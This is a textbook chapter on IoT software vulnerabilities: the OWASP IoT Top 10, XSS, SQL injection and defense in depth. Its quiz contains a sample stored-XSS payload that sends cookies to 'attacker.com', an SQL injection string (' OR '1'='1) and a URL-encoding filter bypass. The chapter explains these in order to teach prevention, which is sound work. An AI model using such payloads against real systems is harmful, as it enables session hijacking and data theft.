%%{init: {'theme': 'base', 'themeVariables': { 'primaryColor': '#2C3E50', 'primaryTextColor': '#fff', 'primaryBorderColor': '#16A085', 'lineColor': '#E67E22', 'secondaryColor': '#16A085', 'tertiaryColor': '#E67E22', 'fontSize': '12px'}}}%%
graph TB
    OWASP[OWASP IoT Top 10<br/>Vulnerabilities]

    OWASP --> V1[I1: Weak Passwords<br/>Default credentials]
    OWASP --> V2[I2: Insecure Network<br/>Unencrypted protocols]
    OWASP --> V3[I3: Insecure Interfaces<br/>Web/API/Cloud]
    OWASP --> V4[I4: Lack of Updates<br/>No secure mechanism]
    OWASP --> V5[I5: Insecure Components<br/>Vulnerable libraries]
    OWASP --> V6[I6: Privacy Issues<br/>Excessive data collection]
    OWASP --> V7[I7: Insecure Transfer<br/>No encryption in transit]
    OWASP --> V8[I8: Lack of Management<br/>No device inventory]
    OWASP --> V9[I9: Insecure Defaults<br/>Debug ports enabled]
    OWASP --> V10[I10: Physical Hardening<br/>Exposed debug interfaces]

    style OWASP fill:#2C3E50,stroke:#16A085,color:#fff
    style V1 fill:#e74c3c,stroke:#c0392b,color:#fff
    style V2 fill:#e74c3c,stroke:#c0392b,color:#fff
    style V3 fill:#E67E22,stroke:#d35400,color:#fff
    style V4 fill:#e74c3c,stroke:#c0392b,color:#fff
    style V5 fill:#E67E22,stroke:#d35400,color:#fff
    style V6 fill:#E67E22,stroke:#d35400,color:#fff
    style V7 fill:#e74c3c,stroke:#c0392b,color:#fff
    style V8 fill:#16A085,stroke:#0e6655,color:#fff
    style V9 fill:#E67E22,stroke:#d35400,color:#fff
    style V10 fill:#E67E22,stroke:#d35400,color:#fff
1473 Software Vulnerabilities and Web Security
1473.1 Learning Objectives
By the end of this chapter, you will be able to:
- Identify Software Vulnerabilities: Recognize OWASP Top IoT vulnerabilities including authentication, access control, and injection flaws
- Understand Attack Mechanisms: Distinguish between local exploits (physical access) and remote exploits (network-based)
- Prevent XSS Attacks: Implement input validation, output encoding, and Content Security Policy
- Prevent SQL Injection: Use parameterized queries and input validation to protect databases
- Apply Defense in Depth: Implement multiple security layers to protect against various attack vectors
TipFor Beginners: Software Vulnerabilities
What are Software Vulnerabilities? Software vulnerabilities are weaknesses in code that attackers can exploit to compromise systems. In IoT, these vulnerabilities exist in device firmware, web interfaces, mobile apps, and backend servers. Common vulnerabilities include SQL injection (manipulating database queries), cross-site scripting (injecting malicious JavaScript), and hardcoded credentials (passwords stored directly in code).
Why does it matter? The 2016 Mirai botnet compromised 600,000+ IoT devices using default passwords and outdated firmware—causing billions in damage by attacking Twitter, Netflix, and other major sites. Insecure software creates entry points for attackers to steal data, take control of devices, or use them for larger attacks.
Key terms: | Term | Definition | |——|————| | SQL Injection | Exploiting database queries by injecting malicious SQL commands allowing unauthorized data access | | Cross-Site Scripting (XSS) | Injecting malicious JavaScript into web pages that executes in victims’ browsers stealing credentials | | Input Validation | Checking and sanitizing user input to ensure it conforms to expected format and content | | OWASP | Open Web Application Security Project—organization publishing security standards and guidelines |
1473.2 Prerequisites
Before diving into this chapter, you should be familiar with:
- Security and Privacy Overview: Understanding of the CIA triad, basic security principles, and common attack vectors
- Networking Basics: Understanding of network protocols and communication layers
- Basic HTML and JavaScript concepts for understanding XSS attacks
- Basic SQL knowledge for understanding injection attacks
1473.3 Application Vulnerabilities
Application Vulnerability: Any weakness an attacker could exploit to compromise security—design flaws or implementation bugs.
1473.3.1 OWASP Top IoT Vulnerabilities
NoteAlternative View: OWASP IoT Vulnerability Impact Matrix
This view maps vulnerabilities by exploitability (ease of attack) vs. impact severity, helping prioritize remediation efforts:
%% fig-alt: "OWASP IoT vulnerability impact matrix plotting ten vulnerability categories on two axes: exploitability (ease of attack) on horizontal axis from difficult to trivial, and impact severity on vertical axis from low to critical. Weak passwords and insecure defaults appear in top-right critical zone as trivially exploitable with critical impact. Insecure network services and lack of secure updates in high-impact moderate-exploitability zone. Physical hardening and device management issues in lower-left zone as harder to exploit with moderate impact. Color-coded priority zones indicate where to focus remediation resources."
%%{init: {'theme': 'base', 'themeVariables': { 'primaryColor': '#2C3E50', 'primaryTextColor': '#fff', 'primaryBorderColor': '#16A085', 'lineColor': '#16A085', 'secondaryColor': '#E67E22', 'tertiaryColor': '#7F8C8D'}}}%%
quadrantChart
    title OWASP IoT Vulnerability Priority Matrix
    x-axis Difficult to Exploit --> Trivial to Exploit
    y-axis Low Impact --> Critical Impact
    quadrant-1 FIX IMMEDIATELY
    quadrant-2 HIGH PRIORITY
    quadrant-3 MONITOR
    quadrant-4 MEDIUM PRIORITY
    I1 Weak Passwords: [0.95, 0.90]
    I9 Insecure Defaults: [0.90, 0.85]
    I2 Insecure Network: [0.70, 0.80]
    I7 Insecure Transfer: [0.65, 0.75]
    I4 Lack of Updates: [0.55, 0.85]
    I3 Insecure Interfaces: [0.60, 0.70]
    I5 Insecure Components: [0.50, 0.65]
    I6 Privacy Issues: [0.45, 0.55]
    I8 Device Management: [0.30, 0.45]
    I10 Physical Hardening: [0.20, 0.40]
Remediation Priority Guide: - Fix Immediately (Red Zone): I1 Weak Passwords, I9 Insecure Defaults - trivial attacks, critical impact - High Priority (Orange Zone): I2 Network, I7 Transfer, I4 Updates - moderate effort, high impact - Medium Priority (Yellow Zone): I3 Interfaces, I5 Components - require more skill to exploit - Monitor (Gray Zone): I8 Management, I10 Physical - require physical access or specialized attacks
NoteAlternative View: Vulnerability Attack Chain
This view shows how attackers chain multiple OWASP vulnerabilities together in real attacks:
%% fig-alt: "IoT vulnerability attack chain showing how attackers combine multiple weaknesses: reconnaissance phase scans for devices with insecure network services, initial access exploits weak passwords or insecure defaults to gain entry, persistence established through lack of secure update mechanism to maintain access, lateral movement enabled by insecure interfaces and lack of device management to spread through network, data exfiltration via insecure data transfer, and impact phase where insecure components enable final objective. Defense opportunities marked at each phase transition."
%%{init: {'theme': 'base', 'themeVariables': { 'primaryColor': '#2C3E50', 'primaryTextColor': '#fff', 'primaryBorderColor': '#16A085', 'lineColor': '#E67E22', 'secondaryColor': '#16A085', 'tertiaryColor': '#7F8C8D'}}}%%
flowchart TD
    subgraph RECON["RECONNAISSANCE"]
        R1["Scan Internet<br/>(I2: Insecure Network)"]
    end

    subgraph ACCESS["INITIAL ACCESS"]
        A1["Try Default Creds<br/>(I1: Weak Passwords)"]
        A2["Exploit Open Ports<br/>(I9: Insecure Defaults)"]
    end

    subgraph PERSIST["PERSISTENCE"]
        P1["Install Backdoor<br/>(I4: No Secure Updates)"]
        P2["Modify Firmware<br/>(I10: No Physical Hardening)"]
    end

    subgraph LATERAL["LATERAL MOVEMENT"]
        L1["Access Web Interface<br/>(I3: Insecure Interfaces)"]
        L2["Find Other Devices<br/>(I8: No Management)"]
    end

    subgraph EXFIL["DATA EXFILTRATION"]
        E1["Intercept Traffic<br/>(I7: Insecure Transfer)"]
        E2["Collect PII<br/>(I6: Privacy Issues)"]
    end

    subgraph IMPACT["IMPACT"]
        I1A["Exploit Library Bug<br/>(I5: Insecure Components)"]
        I2A["Botnet/Ransomware"]
    end

    R1 --> A1
    R1 --> A2
    A1 --> P1
    A2 --> P2
    P1 --> L1
    P2 --> L2
    L1 --> E1
    L2 --> E2
    E1 --> I1A
    E2 --> I2A

    style RECON fill:#f8f9fa,stroke:#2C3E50
    style ACCESS fill:#ffebee,stroke:#e74c3c
    style PERSIST fill:#fff3e0,stroke:#E67E22
    style LATERAL fill:#e3f2fd,stroke:#2C3E50
    style EXFIL fill:#fce4ec,stroke:#E67E22
    style IMPACT fill:#ffebee,stroke:#e74c3c
Key insight: Attackers don’t exploit single vulnerabilities in isolation - they chain multiple weaknesses. Mitigating ANY vulnerability in the chain breaks the attack path. Defense-in-depth means blocking at multiple points.
Critical Vulnerabilities:
- Username Enumeration: Attackers discover valid usernames through authentication mechanisms
- Weak Passwords: Default or easily guessed credentials (admin/admin, root/12345)
- Account Lockout: Multiple failed attempts lock accounts (DoS potential)
- Lack of Multi-Factor Authentication: Single authentication factor increases risk
- Insecure 3rd Party Components: Vulnerable dependencies require constant patching
1473.4 Local vs Remote Exploits
1473.4.1 Local Application Exploits
%%{init: {'theme': 'base', 'themeVariables': { 'primaryColor': '#2C3E50', 'primaryTextColor': '#fff', 'primaryBorderColor': '#16A085', 'lineColor': '#E67E22', 'secondaryColor': '#16A085', 'tertiaryColor': '#E67E22', 'fontSize': '13px'}}}%%
graph LR
    LOCAL[Local Exploits<br/>Physical Access Required]

    LOCAL --> F[Firmware Replacement<br/>via JTAG/UART]
    LOCAL --> C[Device Cloning<br/>Extract credentials]
    LOCAL --> P[Parameter Extraction<br/>Read flash memory]
    LOCAL --> T[Tampering<br/>Modify hardware]

    style LOCAL fill:#2C3E50,stroke:#16A085,color:#fff
    style F fill:#e74c3c,stroke:#c0392b,color:#fff
    style C fill:#e74c3c,stroke:#c0392b,color:#fff
    style P fill:#E67E22,stroke:#d35400,color:#fff
    style T fill:#E67E22,stroke:#d35400,color:#fff
1473.4.2 Remote Protocol Exploits
%%{init: {'theme': 'base', 'themeVariables': { 'primaryColor': '#2C3E50', 'primaryTextColor': '#fff', 'primaryBorderColor': '#16A085', 'lineColor': '#E67E22', 'secondaryColor': '#16A085', 'tertiaryColor': '#E67E22', 'fontSize': '13px'}}}%%
graph LR
    REMOTE[Remote Exploits<br/>Network-Based Attacks]

    REMOTE --> M[Man-in-the-Middle<br/>Intercept traffic]
    REMOTE --> E[Eavesdropping<br/>Sniff wireless packets]
    REMOTE --> S[SQL Injection<br/>Manipulate database]
    REMOTE --> R[Routing Attacks<br/>Redirect traffic]

    style REMOTE fill:#2C3E50,stroke:#16A085,color:#fff
    style M fill:#e74c3c,stroke:#c0392b,color:#fff
    style E fill:#E67E22,stroke:#d35400,color:#fff
    style S fill:#e74c3c,stroke:#c0392b,color:#fff
    style R fill:#E67E22,stroke:#d35400,color:#fff
1473.5 Web Application Vulnerabilities
1473.5.1 Cross-Site Scripting (XSS)

Attack Mechanism: Inject malicious JavaScript into web applications to execute in victim’s browser.
%%{init: {'theme': 'base', 'themeVariables': { 'primaryColor': '#2C3E50', 'primaryTextColor': '#fff', 'primaryBorderColor': '#16A085', 'lineColor': '#E67E22', 'secondaryColor': '#16A085', 'tertiaryColor': '#E67E22', 'fontSize': '12px'}}}%%
flowchart TD
    A["Attacker Injects Script<br/>script tag: alert document.cookie"] --> B[Script Stored in Database<br/>No sanitization]
    B --> C[Victim Views Page<br/>Script executes in browser]
    C --> D[Script Steals Cookies<br/>Session tokens extracted]
    D --> E["Cookies Sent to Attacker<br/>attacker.com receives cookie"]
    E --> F[Attacker Uses Cookies<br/>Hijacks user session]

    style A fill:#e74c3c,stroke:#c0392b,color:#fff
    style B fill:#E67E22,stroke:#d35400,color:#fff
    style C fill:#E67E22,stroke:#d35400,color:#fff
    style D fill:#e74c3c,stroke:#c0392b,color:#fff
    style E fill:#e74c3c,stroke:#c0392b,color:#fff
    style F fill:#e74c3c,stroke:#c0392b,color:#fff
NoteAlternative View: XSS Defense Layers
This view shows the multiple defense layers needed to prevent XSS attacks at each stage:
%% fig-alt: "XSS defense-in-depth diagram showing four protection layers: Input layer with validation and sanitization blocking malicious scripts before they enter the system, Storage layer with encoding and escaping ensuring scripts cannot execute even if stored, Output layer with Content Security Policy headers preventing inline script execution in browsers, and Runtime layer with HTTP-only cookies preventing JavaScript from accessing session tokens. Each layer stops attacks that bypass previous layers."
%%{init: {'theme': 'base', 'themeVariables': { 'primaryColor': '#2C3E50', 'primaryTextColor': '#fff', 'primaryBorderColor': '#16A085', 'lineColor': '#16A085', 'secondaryColor': '#E67E22', 'tertiaryColor': '#7F8C8D'}}}%%
flowchart TB
subgraph INPUT["LAYER 1: INPUT DEFENSE"]
I1["Input Validation<br/>Whitelist allowed chars"]
I2["Input Sanitization<br/>Strip dangerous tags"]
I3["Length Limits<br/>Prevent large payloads"]
end
subgraph STORAGE["LAYER 2: STORAGE DEFENSE"]
S1["HTML Entity Encoding<br/>< becomes <"]
S2["Database Escaping<br/>Parameterized queries"]
S3["Context-Aware Encoding<br/>JS, CSS, URL contexts"]
end
subgraph OUTPUT["LAYER 3: OUTPUT DEFENSE"]
O1["Content Security Policy<br/>Block inline scripts"]
O2["X-XSS-Protection Header<br/>Browser filtering"]
O3["Output Encoding<br/>Encode before render"]
end
subgraph RUNTIME["LAYER 4: RUNTIME DEFENSE"]
R1["HTTP-Only Cookies<br/>No JS cookie access"]
R2["SameSite Cookies<br/>Cross-site protection"]
R3["Subresource Integrity<br/>Verify external scripts"]
end
ATK["XSS Attack<br/>Payload"] --> INPUT
INPUT -->|"Bypassed"| STORAGE
STORAGE -->|"Bypassed"| OUTPUT
OUTPUT -->|"Bypassed"| RUNTIME
RUNTIME -->|"All layers bypassed"| BREACH["Breach<br/>(Rare with all layers)"]
INPUT -->|"BLOCKED"| SAFE1["Attack Prevented"]
STORAGE -->|"BLOCKED"| SAFE2["Attack Prevented"]
OUTPUT -->|"BLOCKED"| SAFE3["Attack Prevented"]
RUNTIME -->|"BLOCKED"| SAFE4["Impact Minimized"]
style INPUT fill:#e8f5e9,stroke:#16A085
style STORAGE fill:#e3f2fd,stroke:#2C3E50
style OUTPUT fill:#fff3e0,stroke:#E67E22
style RUNTIME fill:#f3e5f5,stroke:#7F8C8D
style ATK fill:#e74c3c,stroke:#c0392b,color:#fff
style BREACH fill:#e74c3c,stroke:#c0392b,color:#fff
style SAFE1 fill:#16A085,stroke:#0e6655,color:#fff
style SAFE2 fill:#16A085,stroke:#0e6655,color:#fff
style SAFE3 fill:#16A085,stroke:#0e6655,color:#fff
style SAFE4 fill:#16A085,stroke:#0e6655,color:#fff
Defense Implementation Checklist: - Layer 1: Use validation libraries (OWASP Java Encoder, DOMPurify) - Layer 2: Always use parameterized queries, never concatenate user input - Layer 3: Add CSP headers: Content-Security-Policy: default-src 'self' - Layer 4: Set cookies: Set-Cookie: session=xyz; HttpOnly; Secure; SameSite=Strict
1473.5.2 Implementation: XSS Detection and Prevention
XSS protection requires input validation, output encoding, and Content Security Policy implementation. Production systems should use established security libraries and frameworks with built-in XSS protection mechanisms.
1473.5.3 SQL Injection (SQLi)

Attack Mechanism: Inject malicious SQL commands to manipulate database queries.
%%{init: {'theme': 'base', 'themeVariables': { 'primaryColor': '#2C3E50', 'primaryTextColor': '#fff', 'primaryBorderColor': '#16A085', 'lineColor': '#E67E22', 'secondaryColor': '#16A085', 'tertiaryColor': '#E67E22', 'fontSize': '12px'}}}%%
flowchart TD
    A["User Input: OR 1=1 injection"] --> B["Vulnerable Query<br/>SELECT * FROM users WHERE id=$input"]
    B --> C["Final Query<br/>SELECT * FROM users WHERE 1=1"]
    C --> D[Condition Always True<br/>Returns ALL users]
    D --> E[Attacker Gains Access<br/>Bypasses authentication]

    P["Secure Parameterized Query<br/>SELECT * FROM users WHERE id=?"] --> Q[Input Treated as Data<br/>Never executed as SQL]
    Q --> R["Attack Fails<br/>Input treated as literal string"]

    style A fill:#e74c3c,stroke:#c0392b,color:#fff
    style B fill:#E67E22,stroke:#d35400,color:#fff
    style C fill:#E67E22,stroke:#d35400,color:#fff
    style D fill:#e74c3c,stroke:#c0392b,color:#fff
    style E fill:#e74c3c,stroke:#c0392b,color:#fff
    style P fill:#16A085,stroke:#0e6655,color:#fff
    style Q fill:#16A085,stroke:#0e6655,color:#fff
    style R fill:#16A085,stroke:#0e6655,color:#fff
1473.5.4 Implementation: SQL Injection Prevention
SQL injection prevention requires parameterized queries, input validation, and least-privilege database access. Production systems should use ORM frameworks and prepared statements to separate SQL code from user data.
1473.6 Defense in Depth: Seven Security Layers
WarningCommon Misconception: “Encryption Alone Makes My IoT System Secure”
The Myth: Many developers believe that adding TLS/HTTPS encryption to their IoT communications automatically solves all security problems.
The Reality: Encryption protects confidentiality (data in transit) but doesn’t address authentication (who is connecting?) or authorization (what can they access?).
Real-World Impact: - 2019 Ring Camera Breach: Encrypted communications, but weak passwords allowed attackers to hijack 3,600+ cameras. Encryption didn’t prevent credential stuffing attacks. - MQTT Broker Misconfiguration: 47% of publicly exposed MQTT brokers use TLS encryption but have no authentication enabled (Shodan 2022 analysis). Anyone can connect and publish/subscribe to any topic.
The Complete Picture: Defense-in-depth requires 7 layers: 1. Network Security: TLS/DTLS encryption (confidentiality) 2. Authentication: Username/password or certificates (identity) 3. Authorization: Topic/resource-level access control (permissions) 4. Input Validation: Whitelist approach (prevent injection) 5. Secure Coding: Parameterized queries, output encoding (prevent exploitation) 6. Updates: Regular patching (remediate discovered vulnerabilities) 7. Monitoring: Audit logs and anomaly detection (detect breaches)
%%{init: {'theme': 'base', 'themeVariables': { 'primaryColor': '#2C3E50', 'primaryTextColor': '#fff', 'primaryBorderColor': '#16A085', 'lineColor': '#E67E22', 'secondaryColor': '#16A085', 'tertiaryColor': '#E67E22', 'fontSize': '12px'}}}%%
flowchart LR
    subgraph L1["Layer 1: Network"]
    ENC[TLS/DTLS<br/>Encryption]
    end

    subgraph L2["Layer 2: Identity"]
    AUTH[Authentication<br/>Certificates]
    end

    subgraph L3["Layer 3: Access"]
    AUTHZ[Authorization<br/>ACLs/RBAC]
    end

    subgraph L4["Layer 4: Input"]
    VAL[Input Validation<br/>Whitelist]
    end

    subgraph L5["Layer 5: Code"]
    CODE[Secure Coding<br/>Parameterized Queries]
    end

    subgraph L6["Layer 6: Maintenance"]
    UPD[Updates<br/>Patch Management]
    end

    subgraph L7["Layer 7: Detection"]
    MON[Monitoring<br/>Audit Logs]
    end

    ATK[Attacker] --> L1
    L1 -.->|Bypassed| L2
    L2 -.->|Bypassed| L3
    L3 -.->|Bypassed| L4
    L4 -.->|Bypassed| L5
    L5 -.->|Bypassed| L6
    L6 -.->|Bypassed| L7
    L7 --> DETECT[Breach Detected]

    style L1 fill:#f8f9fa,stroke:#2C3E50,stroke-width:2px
    style L2 fill:#f8f9fa,stroke:#16A085,stroke-width:2px
    style L3 fill:#f8f9fa,stroke:#E67E22,stroke-width:2px
    style L4 fill:#f8f9fa,stroke:#2C3E50,stroke-width:2px
    style L5 fill:#f8f9fa,stroke:#16A085,stroke-width:2px
    style L6 fill:#f8f9fa,stroke:#E67E22,stroke-width:2px
    style L7 fill:#f8f9fa,stroke:#2C3E50,stroke-width:2px
    style ATK fill:#e74c3c,stroke:#c0392b,color:#fff
    style ENC fill:#16A085,stroke:#0e6655,color:#fff
    style AUTH fill:#16A085,stroke:#0e6655,color:#fff
    style AUTHZ fill:#E67E22,stroke:#d35400,color:#fff
    style VAL fill:#16A085,stroke:#0e6655,color:#fff
    style CODE fill:#16A085,stroke:#0e6655,color:#fff
    style UPD fill:#E67E22,stroke:#d35400,color:#fff
    style MON fill:#16A085,stroke:#0e6655,color:#fff
    style DETECT fill:#16A085,stroke:#0e6655,color:#fff
1473.7 Knowledge Check
Question 1: An IoT web dashboard displays user feedback without validation. An attacker submits: <script>fetch('http://attacker.com?cookie='+document.cookie)</script>. What attack is this and why is it dangerous?
This is a classic Stored XSS attack! The malicious script is stored in the database and executed in EVERY victim’s browser who views the feedback page. Attack flow: 1) Attacker injects JavaScript into feedback form, 2) Script stored in database (no sanitization), 3) When ANY user views feedback page, browser executes the script, 4) Script steals document.cookie containing session tokens, 5) Cookies sent to attacker’s server, 6) Attacker uses stolen cookies to hijack user sessions. Prevention: 1) HTML entity encoding (< to <), 2) Content Security Policy (CSP) blocking inline scripts, 3) HttpOnly cookies (JavaScript can’t access), 4) Input validation (whitelist allowed characters).
Question 2: An IoT device management portal uses this SQL query: SELECT * FROM devices WHERE id='$user_input'. An attacker enters: ' OR '1'='1. What happens?
Classic SQL Injection! The final query becomes: SELECT * FROM devices WHERE id='' OR '1'='1'. This evaluates as: WHERE (id='') OR (TRUE) which is always true, returning ALL devices. Why injection works: String concatenation creates executable SQL, attacker-controlled input becomes code. Prevention: Parameterized queries (prepared statements): cursor.execute("SELECT * FROM devices WHERE id=?", (user_input,)). Parameters are treated as DATA, never CODE.
Question 3: An IoT developer implements input validation by blacklisting dangerous characters: < > " ' ; --. An attacker bypasses it using: %3Cscript%3E. Why did the blacklist fail?
Blacklist bypass via encoding! %3C is URL encoding for <, %3E for >. After URL decoding: %3Cscript%3E becomes <script>. Why blacklists fail: 1) Encoding variations: URL encoding, HTML entities, Unicode, double encoding, 2) Case sensitivity: <ScRiPt> bypasses case-sensitive filter, 3) Incomplete lists: Impossible to enumerate all dangerous inputs. Whitelist approach (secure): Only allow known-safe patterns. Golden rule: Whitelist what’s allowed, don’t blacklist what’s forbidden!
1473.8 Summary
This chapter covered software vulnerabilities and web security fundamentals:
Application Vulnerabilities: - OWASP Top 10 IoT vulnerabilities prioritized by risk - Local exploits requiring physical access (JTAG, UART, flash extraction) - Remote exploits via network (MITM, eavesdropping, injection)
Web Security: - XSS (Cross-Site Scripting): JavaScript injection attacking browsers - SQL Injection: Database query manipulation through unvalidated input - Prevention: Input validation (whitelist), parameterized queries, output encoding
Defense in Depth: - Seven security layers from encryption to monitoring - No single control is sufficient—combine multiple defenses - Encryption protects transit but not authentication or authorization
1473.9 What’s Next
Continue to IoT Protocol Security to learn about securing MQTT, CoAP, and other IoT communication protocols.